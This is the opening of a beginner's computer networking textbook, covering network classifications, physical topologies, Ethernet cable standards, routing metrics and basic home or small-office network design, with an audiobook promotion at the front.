COMPUTER NETWORKING

BEGINNERS GUIDE

AN EASY APPROACH TO LEARNING WIRELESS TECHNOLOGY, SOCIAL ENGINEERING, SECURITY AND HACKING NETWORK, COMMUNICATIONS SYSTEMS (INCLUDING CISCO, CCNA AND CCENT).

RUSSELL SCOTT

COMPUTER NETWORKING BEGINNERS GUIDE

An Easy Approach to Learning Wireless Technology, Social Engineering, Security and Hacking Network, Communications Systems (Including CISCO, CCNA and CCENT)

RUSSELL SCOTT

Disclaimer Notice:

Please note the information contained within this document is for educational and entertainment purposes only. All effort has been executed to present accurate, up to date, and reliable, complete information. No warranties of any kind are declared or implied. Readers acknowledge that the author is not engaging in the rendering of legal, financial, medical or professional advice. The content within this book has been derived from various sources. Please consult a licensed professional before attempting any techniques outlined in this book.

By reading this document, the reader agrees that under no circumstances is the author responsible for any losses, direct or indirect, which are incurred as a result of the use of information contained within this document, including, but not limited to, — errors, omissions, or inaccuracies.

Download the Audio Book Version of:

COMPUTER NETWORKING
This Book Includes: Computer Networking for Beginners and Beginners Guide (All in One)

If you love listening to audio books on-the-go, I have great news for you. You can download the audio book version of COMPUTER NETWORKING for **FREE** just by signing up for a **FREE** 30-day audible trial! See below for more details!

Audible Trial Benefits
As an audible customer, you will receive the below benefits with your 30-day free trial:

- FREE audible book copy of “Computer Networking”
- After the trial, you will get 1 credit each month to use on any audiobook
- Your credits automatically roll over to the next month if you don’t use them
- Choose from Audible’s 200,000 + titles
- Listen anywhere with the Audible app across multiple devices
- Make easy, no-hassle exchanges of any audiobook you don’t love
- Keep your audiobooks forever, even if you cancel your

Table of Contents

Introduction
Chapter 1: Intro to Computer Networking

- Computer Network Components
- Computers/Workstations
- Classifications of Computer Networks
  - Local Area Network (LAN)
  - Personal Area Network (PAN)
  - Metropolitan Area Network (MAN)
  - Wide Area Network (WAN)
- Private Networks
- Internetwork
- Network Topology
- Physical Topology
  - Bus Topology
  - Ring Topology
  - Star Topology
  - Tree Topology
  - Mesh Topology
  - Full Mesh Topology
  - Hybrid Topology
- Network Architecture
- Ethernet
  - Fast Ethernet
  - Gigabit Ethernet
  - Ethernet IEEE Cable Specifications
- Network Router
  - Routing Metrics and Costs

Chapter 2: Basics of Network Design

- Roles and Responsibilities
- The Design of a Network
  - Network Installation
  - Network End-user Roles and Responsibilities
  - Network Administration
  - Network Troubleshooting
- Network Quality
  - Quality by Design, Not Default

- Functionality
- Network Size
- Reach
- Speed
- Extensibility
- Easy of Use
- Maintenance and Administration
- Security
- Availability of Documentation
- Load Balance

Chapter 3: Wireless Communication Systems

- Installing a Wireless Adapter
- Accessing a WAP
- Setting up a WAP
- Wireless Network Management
- Wireless Connection Metrics
- The WAP Model Architecture
- Bluetooth Architecture
- Lower Stack Layers
- Upper Stack Layers
- Bluetooth Protocol Profiles
- Mobile Telephony Glossary
  - MOBITEX
  - CDPD
  - AMPS
  - FDMA
  - TDMA
  - CDMA
  - SSMA
  - DSSS
  - FHSS
- CISCO Certification Guide
  - CCNA
  - CCDA
  - CCNP
  - CCDP
  - CCIE and CCDE
  - CCAr

Chapter 4: Network Security

- Network Security Zones
- Logical Security Zones

- Zones and Wireless Access Points
  - Data Security Zones
  - Physical Access Zones
- Open Data
- Protected Data
- Restricted Data
- Protecting Personal Privacy
- Security Policy Domains
  - Useful Tip
- Baseline Security Measures
- Common Network Threats
  - Network Intrusions
  - Software Engineering
  - Password Cracking
  - Packet Sniffing
  - Vulnerable Software
  - Denial of Service (DoS)

Chapter 5: Hacking Network

- What is Hacking?
- Who is a Hacker?
- Types of Cybercrimes
- A Look at Ethical Hacking

Chapter 6: Different Hacking Methods

- Keylogger
- Malware
- Trojan Horses
- Ransomware
- Waterhole Attacks
- Fake WAP
- Passive Attacks
- Phishing
- Bait and Switch
- Cookie Theft
- Man in the Middle Attack
- Password Stealing
- Mac Spoofing
- What is Social Engineering?

Chapter 7: Working on a DoS attack

- How This Attack Works
- The Distributed Denial of Service Attack
- An Example of a DDoS Attack

Chapter 8: Keeping Your Information Safe

- Attacking a Website with Cross-Site Scripting
- An Injection Attack
- Password Hacking

Conclusion

Introduction

The content of this book is arranged in a way that allows even the completely inexperienced networking, the first-time learners, to effortlessly take in the various networking concepts-from the most fundamental to the very advanced ones.

Just as it is the norm to crawl before we walk (and eventually sprint!), the book sets out with an introduction that allows you to grasp the meaning of computer networks.

Given the fact that the book introduces you to the fundamentals of network design, you’ll certainly come out sufficiently equipped with a good deal of knowledge on the ABCs of network design, user’s responsibilities, features, and step-by-step guidelines on the installation of a small office or home network. As you move further down, subsequent chapters offer more advanced networking concepts such as wireless network technologies and communications.

Most importantly, in the final chapters, the book talks about network security, social engineering, and different hacking methods.

Being a thoroughly researched and organized volume, this book, in its simplicity and brevity, allows you to conveniently acquire the highly valuable networking knowledge needed to kick-start your journey towards a promising networking career. With a practical approach that the book assumes, we are certain that you’ll come out with the right know-how to get you started in this field.

Chapter 1:
Intro to Computer Networking

A network is like a union or association. People with related interests come together to form networks. In business, networking is a powerful marketing tool. In human's social life, social networking is a great of getting in touch with loved ones regardless of their geographic location. Thanks to social media platforms such as Facebook, Twitter, and Instagram, among many others, people are able to interact and communicate with one another by the click of a button.

But our concern is none of the above. Social networking or network marketing is only an analogy of what 'linking' of entities (humans) relates to our topical issue-computer networking. In this section (and the certainly entire book), we're particularly interested in delving deep into the nitty-gritty of computer networking. But what is computer networking?

Considering the above cases of networking, we'd not be far from truth to say that computer networking (or simply, networking) is a union of computers that allows them to interact and communicate with one another. However, we could say that, in more computer savvy terms, a computer network refers to any group (or collection) of computers that are linked to one another, allowing for communication between one and the other. A network also allows member computers to share applications, data, and other network resources (file servers, printers, etc.)

Computer networks may be differentiated according to size, functionality, and even location. However, size is the main criterion with which computer networks are classified.

Computer Network Components

These comprise hardware and software components that constitute a computer network. In this section, we are typically concerned with the major hardware components that are crucial for the installation of a computer network.

Computer network components include computers, cables, network interface cards (NIC), switches, modems, hubs, and routers.

Computers/Workstations

Computers may be desktop computers, laptops as well as portable devices (smartphones and tablets) plus their additional accessories such as portable hard drives, CD Players, keyboards, and mice. They are the major hardware components of any computer network.

Computers are the primary components without which a network is just but a dream. Computers offer the platform for users to perform their different tasks on the network. In the case of a centralized system, computers serve as a link between users and the dedicated network server.

Classifications of Computer Networks

The following are the four major classifications of computer networks based on size:

- Local area networks;
- Personal area networks;
- Metropolitan area networks;
- Wide area networks.

Local Area Network (LAN)

A LAN refers to any group of computers that are linked to one another in a small area like an office or a small building. In a LAN, two or more computers are connected via communication media like coaxial cables, twisted pair cable, or fiber-optic cable.

It is easy and less costly to set up a LAN since it can do just fine with inexpensive network hardware such as switches, Ethernet cables, and network adapters. The limited traffic allows for faster transmission of data over LANs.

Besides, LANs are easy to manage since they are set up in a small space. Thus, even security enforcement is also enhanced through closer monitoring of activities within the network's geographical location.

Personal Area Network (PAN)

This network is arranged and managed in the space of its user(s)-normally a range not exceeding 10m. It is typically used to connect computer devices for personal use.

Components of a personal area network include a laptop, mobile phone, media player devices as well as play stations. Such components are located within an area of about 30ft of a person's space.

The idea of PANs was born by Thomas Zimmerman, the first lead research scientist to conceive the idea of personal area networks.

There are 2 classes of PANs:

<u>Wired PANs:</u> a wired personal area network is created when a person uses a USB cable to connect two different hardware devices. For instance, it is a common practice nowadays to connect a phone to a computer via a USB cable to share files, access the Internet, and many other things.

<u>Wireless PANs:</u> a wireless PAN is set up by the use of existing wireless technologies such as Bluetooth and Wi-Fi. This is basically a low-range technology network type.

Examples of PANs

There are 3 common types of personal area networks:

1. **Body Area Network**: it moves with an individual. A good example is a mobile network-when one establishes a network connection and then makes a connection with a different device within their range.
2. **Offline Network**: it is also called a home network. It can be set up in a home-linked computer, TV, printers, and phones-but is not connected to the internet.
3. **Small Home Office Network**: different devices are connected to the Internet and corporate network via VPN.

Metropolitan Area Network (MAN)

A MAN is a type of network that extends over a larger geographical area by interconnecting different LANs to form a bigger network of computers. Thus, it covers a wider area than a LAN.

MANs are ideally set up in cities and big towns. Hence, the name metropolitan area network. It is often used by government agencies to connect with citizens some big institutions; communication among banking institutions within a given city; in big institutions of higher learning located in a metropolis; and even used for communication in military bases within a city/town.

The commonly adopted Metropolitan area network protocols include Frame Relay, ISDN, RS-232, ADSL, ATM, and OC-3, among others.

Wide Area Network (WAN)

This is a network that stretches over large geographical regions-cities, states, and even countries. It is bigger than LAN or MAN. It is not restricted to a particular geographical location. It spans over large geographical locations by the use of telephone lines, satellite links, or fiber optic cables. The Internet is a perfect example among the existing WANs globally.

WANs are widely embraced for education, government, and business activities.

WAN Examples

1. **Mobile Broadband:** 3G or 4G networks are widely serving people in a big region, state, or even country.
2. **Private Network:** banks create private networks that link

different offices established in different locations via a telephone leased line that’s obtained from a telecom company.

3. **Last Mile:** telecommunication companies offer internet services to thousands of customers in different cities by simply connecting homes, offices, and business premises with fiber.

Private Networks

Private networks are IP networks with host computers that hide behind a device that provides NAT. The computers on these networks are assigned IP addresses outside of the pool of numbers used on the Internet. Essentially, any number in the private address range can be assigned locally to a computer or host.

Private network IP addresses begin with any of the following numbers:

- 10
- 172.16–172.31
- 192.168

A complete example might be 192.168.11.4 or 10.101.101.1.

Internetwork

An internetwork refers to two or more LANs, or WAN segments that are linked using devices, and are configured using a local addressing scheme. The process is referred to as internetworking.

An interconnection between private, commercial, government, industrial, and public computer networks can as well be referred to as internetworking. The process makes use of **internet protocol**.

The Open System Interconnection is the reference model that is universally used for internetworking.

Network Topology

A network topology refers to the arrangement, and the way components of a network are interconnected. Two types of network topologies exist:

- Physical topology
- Logical topology

Note: Logical topology defines how linked network devices appear in a network. It is the architectural design of a network's communication mechanism among the different devices.

Physical Topology

Physical topology can be said to be the way all the nodes of a network are geometrically represented. The following are the various types of physical topologies:

- Tree topology
- Ring topology
- Mesh topology
- Bus topology
- Hybrid topology
- Star topology

Bus Topology

In this topology, all nodes on a network are connected via a single cable. Network devices are either linked directly to the backbone cable or via drop cables.

When a node wants to relay some message, it relays it to the entire network. The message is received by all the network nodes, regardless of whether it is addressed or not.

This topology is primarily adopted for 802.4 and 802.3 (Ethernet) standard networks.

Bus topology configuration is simpler in comparison with other topologies.

The backbone cable is a "single lane" through which messages are relayed to all the nodes on the network.

Bus topologies popularly rely on CSMA as the primary access method.

CSMA is a media access control that regulates data flow in order to maintain data integrity over the network.

There are two options for problem handling in case of simultaneous message relay by two nodes on the network:

1. CSMA CD: CD stands for collision detection. Thus, CSMA CD is an access that is employed for collision detection. Upon

collision detection, the transmission is stopped by the sending station. This access method is anchored by the mechanism of “recovery after the collision.”

2. CSMA CA: CA stands for collision avoidance. It is an access method that avoids collisions on the network by checking whether or not the transmission media is busy.

When the transmission media is busy, the sender lays back and relaxes until the media is not occupied. The technique significantly minimizes the chances of message collisions. It doesn’t bank hopes on “recovery after the collision.”

Advantages of Bus Topology

- The cost of installation is low since nodes are interconnected directly using cables without the need for a hub or switch.
- Support for moderate data speeds by use of coaxial and twisted pair cables that allows up to 10 Mbps only.
- Uses familiar technology that makes its installation and troubleshooting a walk in the park since tools and materials are readily available.
- There is a great degree of reliability since the failure of a single node does have no effect on the rest of the network nodes.

Disadvantages of Bus Topology

- Cabling is quite extensive. This may make the process quite tedious.
- Troubleshooting for cable failures is mostly a pain to most network administrators.
- Chances of message collision are high in case different nodes send messages simultaneously.
- The addition of new nodes slows down the entire network.
- Expansion of the network causes attenuation-loss of signal strength. This may be corrected with the use of repeaters (to regenerate the signal).

Ring Topology

The only difference between ring topology and bus topology is that in the former the ends are connected, while in the former, ends are open.
When one node gets a message from the sender, that node sends the message to the next node. Hence, communication takes place in one direction-it is unidirectional.
Each and every single node on the network is linked to another node without a termination point. Data flows continuously in one loop-endless loop.
Data flow always takes a clockwise direction.
Ring topology often uses token passing as the main access method.

Token passing: an access method in which tokens are passed from station to another.
Token: a data frame that moves around the network.

Token Passing at Work

- A token moves around the network from one node to another till the destination.
- The sender puts an address plus data in the token.
- The token passes from one node to the next-checking the token address against the individual addresses of each node on the network until it finds a match.
- The token is used as a carrier-for data (and the destination address).

Merits of Ring Topology

- Network management is relatively easy since faulty components can be removed without interfering with the others.
- Most of the hardware and software requirements for this network topology are readily available.
- The installation cost is quite low since the popular twisted pair cables that are required in plenty are quite inexpensive.
- The network is largely reliable since it does not rely on a single host machine.

Demerits of Ring Topology

- Troubling may be quite a task in the absence of specialized test equipment. Detection of a fault in a cable is normally a serious challenge.
- Failure in one node leads to failure in the entire network since tokens have to through each node for a complete cycle of communication from the sender to the destination.
- The addition of new network devices slows down the entire network.
- Communication delay increases with increasing nodes/network components.

Star Topology

In this topology, a central computer, switch, or hub connects all the nodes on the network. The central device is the server, while the peripherals are clients. Coaxial cables or Ethernet’s RJ-45 are favored for connection of the network nodes to the server. Switches are the preferred hubs as the main connection devices in this topology.

This is by far the most widely used topology in network implementations.

Advantages of Star Topology

- It is easy to troubleshoot as problems are handled at individual stations.
- Complex network control features can be implemented with ease at the server side-which also allows the automation of certain tasks.
- There’s a limited failure since an issue in one cable does not translate into an entire network problem. The fault in a cable may only affect a single node on the network since the nodes are not interconnected via cables.
- Open ports on a switch or hub allow for easy expansion of the network.
- The use of inexpensive coaxial cables makes star topology highly cost-effective to implement.

- It has the capacity to handle the data speed of up to 100Mbps. Hence, it supports data transmission at very high speeds.

Disadvantages of Star Topology

- If the central connecting device fails or malfunctions, then the entire network goes down.
- The use of cabling at times makes routing an exhausting exercise-cable routing that is normally difficult.

Tree Topology

Tree topology puts the features of bus and star topologies in one basket.
In this topology, all computers are interconnected, but in a hierarchical manner.

The top-most node in this topology is referred to as a root node, whereas all the others are descendants of the root node.

There exists just a single path between two nodes for the transmission of data-forming a parent-child hierarchy.

Merits of Tree Topology

- It supports broadband data transmission over long distances without issues of attenuation.
- Star topology allows for easy expansion of a network since new devices can be added without an existing network with little difficulty.
- Ease of management-networks are segmented into star networks that make it relatively easy to manage.
- Errors can be detected and corrected with ease.
- Malfunctioning or breakdown of a single node does not affect the other nodes on the network. Thus, there is a limited failure on tree topology networks.
- It supports point-to-point wiring of each and every network segment.

Demerits of Tree Topology

- It is always difficult to handle issues in respect of a fault in a node.
- It’s a high-cost network topology since broadband transmission can cost an arm and a leg.
- Failure or faults in the main bus cable affect the entire network.
- There is difficulty in reconfiguring the network when new devices are added onto the network.

Mesh Topology

In this topology, all computers are interconnected via redundant connections. It offers different (multiple) paths from one node to another.
In mesh topology, there are no connecting devices like switches or hubs. For instance, the Internet.
WANs normally are implemented with mesh topology since communication failures are of serious concern. It is also largely implemented in wireless networks.
The formula for forming mesh topology is shown below:

Number of Cables = (y(y-1))/2*
Where: y = the number of nodes on the network

There are two categories of this topology:

- Partially connected mesh
- Full mesh

Partially Connected Mesh

In this topology, not all the network devices are linked to the devices with which they have frequent communications. The devices are only connected to some devices with which they are normally in constant communication.

Full Mesh Topology

In full mesh topology, each network device has a link to every other device in the network. In simple words, all computers are connected to one another via the redundant connections.

Merits of Mesh Topology

- Mesh topologies are highly reliable since a breakdown in one single connection does not affect the working of the nodes in the network.
- Communication is fast since each computer has connections with all other computers on the network.
- Addition of new devices has no effect on other devices on the network-making reconfiguration quite easy.

Demerits of Mesh Topology

- Mesh topology networks have the capacity to accommodate more devices and transmission media than any other network topology. This translates to a high cost of setting up mesh networks than all other networks.
- Mesh topology networks are normally too large to manage and maintain effectively.
- A lot of redundancy on the network reduces the network efficiency significantly.

Hybrid Topology

The amalgamation of different network topologies (at least two of them) results in another topology that is conventionally referred to as hybrid topology. It is a connection between different links and computers for data transmission.

A hybrid can only be formed by a combination of dissimilar topologies. For instance, a combination of bus and star topologies. However, a combination of similar topologies does result in a hybrid topology.

Advantages of Hybrid Topology

- An issue in one part of the network does not affect the entire network.
- Hybrid topology allows the network to be scaled further by the addition of more devices without messing with the existing network.

- This network topology is quite flexible. An organization can customize the nature of its network to suit its specific network needs and interests.
- The network topology is highly effective since it can be designed in a way that network strength is maximized, and the limitations of the network are minimized.

Disadvantages of Hybrid Topology

- The network topology is quite complex. Thus, it is too difficult to come up with a suitable architectural design of a network.
- It is highly costly since hubs used in this sort of computer network are different from the ordinary hubs. The hubs used in this topology are more expensive. Besides, the overall infrastructure is highly costly since a lot of cabling is required, plus many more network devices.

Network Architecture

Computer network architecture refers to the logical and physical design of computer network components. Typically, it is the arrangement and organization of networked computers (among other network devices), and the manner in which tasks are allocated to different computers and other devices in a given network.

In this case, computer network components include hardware and software components as well as protocols.

There are two recognized network architectures: peer-to-peer network architecture and client/server network architecture.

Ethernet

Ethernet network architecture is the most widespread of all network architecture all over the globe. We’re going to examine the depths of this architecture and most likely find out why this architecture is as popular as it is.

Most network peripheral components have a built-in NIC. As a result, they can be easily plugged into an Ethernet wall outlet. It must be noted that the standard predetermined Ethernet length of wire of 100m from a hub or switch remains, so even when it comes to NIC-equipped print servers and printers, just as it is the case with workstations.

Printers that do not have a built-in NIC can still be used on a network by getting a connection with a network print server through a parallel, serial, or USB port or onboard NIC.

Suffice to say; Ethernet is a passive network architecture that embraces the wait-and-listen approach. It is also referred to as contention-based architecture since all computers on the network have to contend with the time of transmission on a given network medium.

Access to Ethernet networks is via CSMA/CD. This simply means that the network hosts have to listen to the network until the transmission medium is clear so that they can also transmit. Basically, they have to “sense” and determine that the line is indeed clear to initiate their own data transmission processes. A network host only sends out its data once it “feels” that the transmission is clear. In case there are multiple transmissions, a collision or collisions take place on the transmission medium. The machines sense the collisions and immediately halt their transmission processes.

One of the machines starts the retransmission as the others wait for the line to clear before they can retransmit their data. This process happens until all networks have completed their transmissions.

In a similar fashion, hosts wait and listen on the line for data meant for them. When a particular host senses that incoming is mean for them, they open the door for its reception and actually does receive the data onto its NIC interface. Ethernet is characterized by frequent collisions. As a result, some devices have a collision to prompt you when a collision happens. In fact, collisions are the main limitations of the Ethernet architecture. On the other hand, Ethernet is the most affordable of all other network architectures.

Note:

- Collisions slow down the network.
- Excess collisions may bring down a network completely.

Fast Ethernet

The traditional Ethernet has a speed of 10Mbps. Fast Ethernet offers a speed that is higher than the original 10Mbps. It has a 100Mbps transfer rate. The throughput is higher than the traditional Ethernet standard since the time it takes to transmit data over a network medium has been minimized by a factor of 10. Thus, Fast Ethernet works at a rate that is 10 times the traditional speed of 10Mbps.

Traditionally, hubs and other connecting devices were designed to accommodate the 10 Mbps transfer rate. For such devices, Fast Ethernet is not supported. Fortunately, many connecting devices are being with NICs that can comfortably handle both 10Mbps and 100Mbps transfer rates. That means that the devices can accommodate both the original 10Mbps Ethernet as well as the Fast Ethernet.

Gigabit Ethernet

This is another version of Ethernet that is even faster than Fast Ethernet. It uses the same data formats and IEEE Ethernet specifications, just like the other Ethernets-10Mbps and Fast Ethernet.

With Gigabit Ethernet, users are able to enjoy 1000Mbps transfer on a network. Unlike Fast Ethernet that operates on both twisted-pair cables and fiber-optic cables, Gigabit Ethernet was initially restricted to fiber-optic cabling. This required that a LAN be set up with specialized servers and high-speed switches. Gigabit Ethernet was considered to be a backbone for large LANs that required high transmission speeds.

Currently, anyone can practically enjoy the amazing high speeds of Gigabit Ethernet since it is being bundled out in network cards that can be conveniently installed in network servers and network clients.

Ethernet IEEE Cable Specifications

The following is a list showing some of the Ethernet specifications:

- 802.3 for Ethernet LAN
- 802.5 for Token-Ring LAN
- 802.7 for Broadband TAG
- 802.8 for Fiber-Optic TAG
- 802.9 for Data Networks and Integrated Voice
- 802.10 for Network Security
- 802.11 for Wireless Networks

Note: TAG stands for Technical Advisory Group

The following points must be taken into account:

- Ethernet is well-defined by the IEEE specifications of 802.3.
- It works at the Data Link Layer of the OSI model.
- A number of the various IEEE types of Ethernet are available depending on the nature of cabling preferred on the given computer network.

These types of Ethernet-Gigabit Ethernet and Fast Ether- are designated by 3-part names, like *10BASE-T*. The first section of the name describes the transmission speed. For instance, 10 specifies 10Mbps Ethernet.
The second part of the name, which is “base” for all the different forms of Ethernet, indicates that the Ethernet signal is *baseband*. This means that the data drifts in a stream as one signal. This type of data transmission cannot allow the transmission of multiple channels of data or information as can the alternative-the *broadband.*
The last part of the Ethernet type name specifies the type of cable in use. For instance, in 10BASE-T, the *T* indicates a twisted-pair cable, and it is presumed to be an unshielded twisted-pair cable.

***10BASE-T**:* This type of Ethernet works with a twisted-pair cable (unshielded twisted cable). The maximum cable length (without signal amplification) is 100m. 10BASE-T is operable on a star topology.

10BASE-2: This type of Ethernet works with a fairly flexible coaxial cable (RG-58A/U I or a *thinnet*), with a maximum cable length of 185m (this is rounded off to 200. Thus, the *2* in 10BASE-2). With the use of T-connectors to link the cabling to the network hosts’ network cards, 10BASE-2 uses a bus topology. Though 10BASE-2 has always been the most pocket-friendly option for the Ethernet implementation, 10BASE-T setups are presently the most widespread.

10BASE-5: This is a type of Ethernet that uses a large-gauge coaxial cable (also referred to as *thicknet*), and the hosts on the network are linked to a main trunk line. The cables from the network hosts join the main trunk cable using vampire tabs, which pierce the primary trunk cable.

100BASE-TX: This is the type of Fast Ethernet that relies on the same Category 5 UTP cabling that is available on 10BASE-T Ethernet. This enactment can also employ 100-Ohm shielded twisted pair cable. The maximum cable length in the absence of a repeater is 100 meters.

100BASE-T4: This is the sort of Fast Ethernet that runs over Category 5 cabling, as can the 100BASE-TX. However, it can as well run over lower-grade twisted-pair cabling like Categories 3 and 4. In this type of Ethernet, the maximum cable run is the standard 100m length.

100BASE-FX: This is the sort of Fast Ethernet that spans over fiber-optic cable with a maximum length of 412m.

1000Base-T: This is the kind of Gigabit Ethernet that delivers 1000Mbps over Category 5 twisted pair cables.

10Gigabit Ethernet*:* This is the kind of Ethernet that delivers 10 billion bits per second over fiber optic cables.

Network Router

A router is just another networking device that primarily connects different networks. A router plays the role of forwarding data packets based on what information is contained in the header of a data packet.

This is a device that operates in the network layer of the OSI model. In the TCP/IP model, a router operates in the internet layer.

Routing refers to the process of determining the best path along which data transmission takes place from source to destination. Routing is done by a router, which has been defined above.

Routing algorithms are responsible for actualizing the routing process. The routing algorithms refer to a piece of software that works behind the scenes to ensure that the most appropriate path is selected for the transmission of data from sender to receiver.

The routing algorithms are also responsible for the initialization of the routing table. They are also responsible for the maintenance of the routing table.

Routing metrics are used by routing protocols in the determination of the best path for data transmission. Routing metrics include hop count, delay, bandwidth, and current load, among others.

Routing Metrics and Costs

Metrics and costs play a key role in determining the best path. Metrics refer to network variables that are considered in the determination of the best path. Routing metrics include the following:

- Delay: this refers to the time that a router takes in the queuing, processing, and transmitting of data to a given interface. The path with the lowest delay value is unquestionably taken to be the best path.
- Hop Count: this refers to a metric that offers a specification of passes through a connecting device like a router. The path with the lowest hop count is preferred to any other available path if routing protocols consider the hop as a primary variable.
- Bandwidth: this refers to the link capacity. It is given in bits per second. The transfer rates of all links are compared. The link with the highest transfer rate is embraced as the best path.
- Reliability: the reliability value is determined dynamically. Some links are more vulnerable to malfunction than others. Besides, some links are more easily repaired than others-after a breakdown. Whatever the case, a more reliable link is preferred to a less reliable link. The system administrator is charged with the responsibility of assigning reliability values, which are numeric in nature.
- Load: this is the degree of how busy a network link is at any given moment. It may be in the form of packets that are processed per unit time, processor utilization, or memory use. The load increases with increasing traffic. In routing, the link with a lighter load is considered to be the best path for data transmission.

Chapter 2:
Basics of Network Design

This chapter dispenses with the technical terms and acronyms as much as possible to expound on the networking design fundamentals; the basic features on which the accomplishment or failure of our simple office local area network will rest. To begin with, every keen reader will gain an understanding of the different responsibilities performed when assembling and running a network. Then we'll discover the features that help to define quality in a home or small-office network.

You'll also identify the preliminary steps you should take first to get your network design on paper and then get it into operation.

Designing a network might seem like putting together a huge jumble of puzzle pieces. But by tackling each component on its own, you'll quickly demystify the process and attain your goal of designing a network that is easy to use, always works, and takes very little time and effort to operate and manage.

Roles and Responsibilities

The following are tasks that must be performed in computer networking:

- Network designing
- Network setup
- End-user responsibilities
- Network administration
- Troubleshooting

At various times throughout the process, you will be wearing one or more of these hats; as such, you must carefully consider them as you design your network. Examining the challenges faced by each role during the blueprint-building stage can help you design a better network, free from mistakes or failures.

The Design of a Network

As the network designer, your first task is to define the scope, reach, functionality, and size of the network. If you're building a home network for yourself and your family, this task should be fairly simple; as the primary stakeholder in the outcome, many of the decisions will be yours alone to make.
When you are building a small office network with scores of end-users; however, the details that must be considered in the course of the design phase will multiply in quantity and complexity.

Network Installation

The installation process begins with assembling all required materials, which include the servers, computers, printers, and any other necessary network components. It is also imperative to have the requisite skills for the actual installation of the network. This will allow you to put together all the assembled hardware and installation of the necessary applications, beginning with the network operating system. Finally, it is expected of the network installer to run tests to ascertain that all the network components are properly installed and ready for deployment. Also, it is the work of the installation guru to configure the network so as it can perform the functions of which it was intended.

Network End-user Roles and Responsibilities

As one of many end-users, your own networking needs must also be accommodated in the design. Before you talk to other users, you should get all of your own requirements on paper first. You will find that other users will be seeking much of the same functionality you are looking for.

Network Administration

After installation and setup of the network are complete, you will change hats to become the network's administrator (if you don't, then someone else has to take the mantle of a network administrator). As the administrator, it will be your job to manage end-user accounts, oversee manual and automated backups of critical network data and files, and see to it that necessary updates and patches are applied to the network software and application software at appropriate times. Occasionally, as the administrator, you also will have to deal with and resolve security issues.

Network Troubleshooting

Inevitably, something will go wrong on your network. In your role as an ace network troubleshooter, it will be your task to find out what is wrong and make the needed repairs. Often, there is a tendency to think the worst has happened when a problem crops up. There may indeed be a big problem, but as the troubleshooter, you should always be certain to check the easy, simple, or obvious issues first. The "big" problem may be as simple as a cord being unplugged or a tripped circuit breaker.

As the troubleshooter, you will benefit greatly from having easy access to the documentation and specifications for network components, so be sure to collect this information during the design and build phase. Finding a problem and applying fixes are much easier when good documentation is available.

Network Quality

Esoteric is not a term that applies to a quality home or small-office network.

In contrast, ubiquitous, simple, and seamless are the terms that can be used in this case. A quality network is one that is accessible from everywhere, feasible, and performs all the tasks and chores it can do for you. The things it can’t do without your help should be easy and painless for someone else to perform without you.

Quality goes beyond the physical network itself. It also relates to measures that minimize operational, administrative, and troubleshooting time needed after installation. This section discusses metrics that pertain to quality in any network, be it small or large.

Quality by Design, Not Default

Often, networks are built over a long period of time. First, one PC is connected to another. Then a file server is added, followed by more personal computers and workstations on other floors or in different buildings. This progressive construction often takes place without much thought to the quality of services, the quality of the design, or even the layout of the network itself. Indeed, the fact that such a piecemeal network can perform at all speaks volumes for the technology involved.

The fact is, that while this approach may result in a network that works, it probably won’t result in a network that works well, both in the near and long terms. For this reason, as you design and build your network, you should take the time to think things through, plan ahead, and write things down. That way, you’ll never have to use the words “I can’t do that on my network” or say, “It won’t work.”

Functionality

Successful network design begins with function, essentially, answering these two questions:

- What do you need to do on the network?
- What do all the other end users need to accomplish on the network?

Answering these questions begins with identifying what data will be traveling over the network to accomplish the end-users’ access and communication goals. Networking is essentially about sharing, exchanging, moving, or communicating data among people and/or devices.

Network Size

“Network size” refers to the number of nodes or ports that can be supported on the network. A node (or port) is a place to connect a computer or other network device. A computer, a printer, and shared fax are examples of network devices that would use one port and become an addressable node on the network. The network size should be adequate to meet the needs of the location, building, or work site. Your home or small-office network may begin small, with one network server and perhaps as few as two networked computers and one printer.

As you begin considering the size of your network, it might be helpful to think in terms of implementation phases. First, consider the network that you would like or need to have available from the first day to six months out as phase 1. Then decide how your network should be from six months to one year, or phase 2.

Finally, determine the actual size of your network should be from one year to three years into the future (phase 3). If the number of devices required in the future is likely to increase, make your best approximation during the design stage as to how many you will need. That way, the growth pattern can be considered and accommodated in the first round of design and purchases of hubs, routers, switches, and firewalls.

Reach

The most noticeable network issue, which will greatly frustrate end-users, is a speed degradation or permanent difference in speeds between user groups or locations. For this reason, your network must be designed to reach end-user node connection points, offering equal service to all.

Each of the various physical connecting media (wire, fiber, cable, or wireless) and engineering standards for carrying Ethernet signals involves differing physical limitations with regard to distance, which must be accounted for in the initial design. As you design your network, consider the size and frequency of data transmission over various network segments to identify potential data choke points and eliminate them by choosing sufficiently fast communications links that offer the necessary range.

If your network will be of the Ethernet variety and contained within a 100-meter (328-foot) radius, then CAT-5 or CAT-6 UTP cable will generally be

sufficient.
When two very distant locations need to be connected together, the options are to use the Internet for communication between the networks, which works best if data streams are modest in size and frequency, or one of the available connectivity options from telephone companies (Telcos). A dedicated point-to-point or routed direct connection will be necessary for data-intensive and steady-state communications between network locations.

Speed

Network data transmission chokepoints can be caused by any number of problems:

- The selection of media
- Using slow network components
- Overloading network segments
- Failing to use cable, devices, and interfaces that can handle the demand for data throughput volume and speeds
- Slow hard drives
- Insufficient memory
- Poor connections

Hard-wired or fiber networks have some inherent advantages over wireless ones:

- Hard-wired networks are less susceptible to radio frequency spectrum interference.
- Hard-wired networks are generally considered more secure than their wireless counterparts.
- Buildings, dense materials, and tall and dense vegetation contribute to reduced signal strength and coverage problems with wireless networks.

- Using UTP, standard speeds up to 1Gbps are possible.
- The wire is inexpensive and fairly easy to install.
- Most networkable computers and devices have an Ethernet port, and hubs/switches can be selected that are backward compatible with the slower speeds to match older equipment.

Equally, wireless networks have some advantages over wired networks:

- Mobility within the defined wireless area is the biggest benefit.
- Freedom from having to run wires to every device on the network is the second.

You need not approach this as an ‘either/or’ scenario. Most likely, you will use both types of networks in your home or office environment.

Extensibility

As you plan your network, you will want to make sure it can be extended to accommodate changes in the future, such as the addition of new equipment or other features. For example, if you know your network will need to serve three or more locations in the future, then buying and installing a router with only two communications ports and no room to add a third or fourth is a mistake. So is buying a file server with limited memory-expansion capability when planned software purchases will require added memory later.

Easy of Use

Your network should be ready to work whenever you are. Uptime and reliability are as important for your network as they are for your car.

Maintenance and Administration

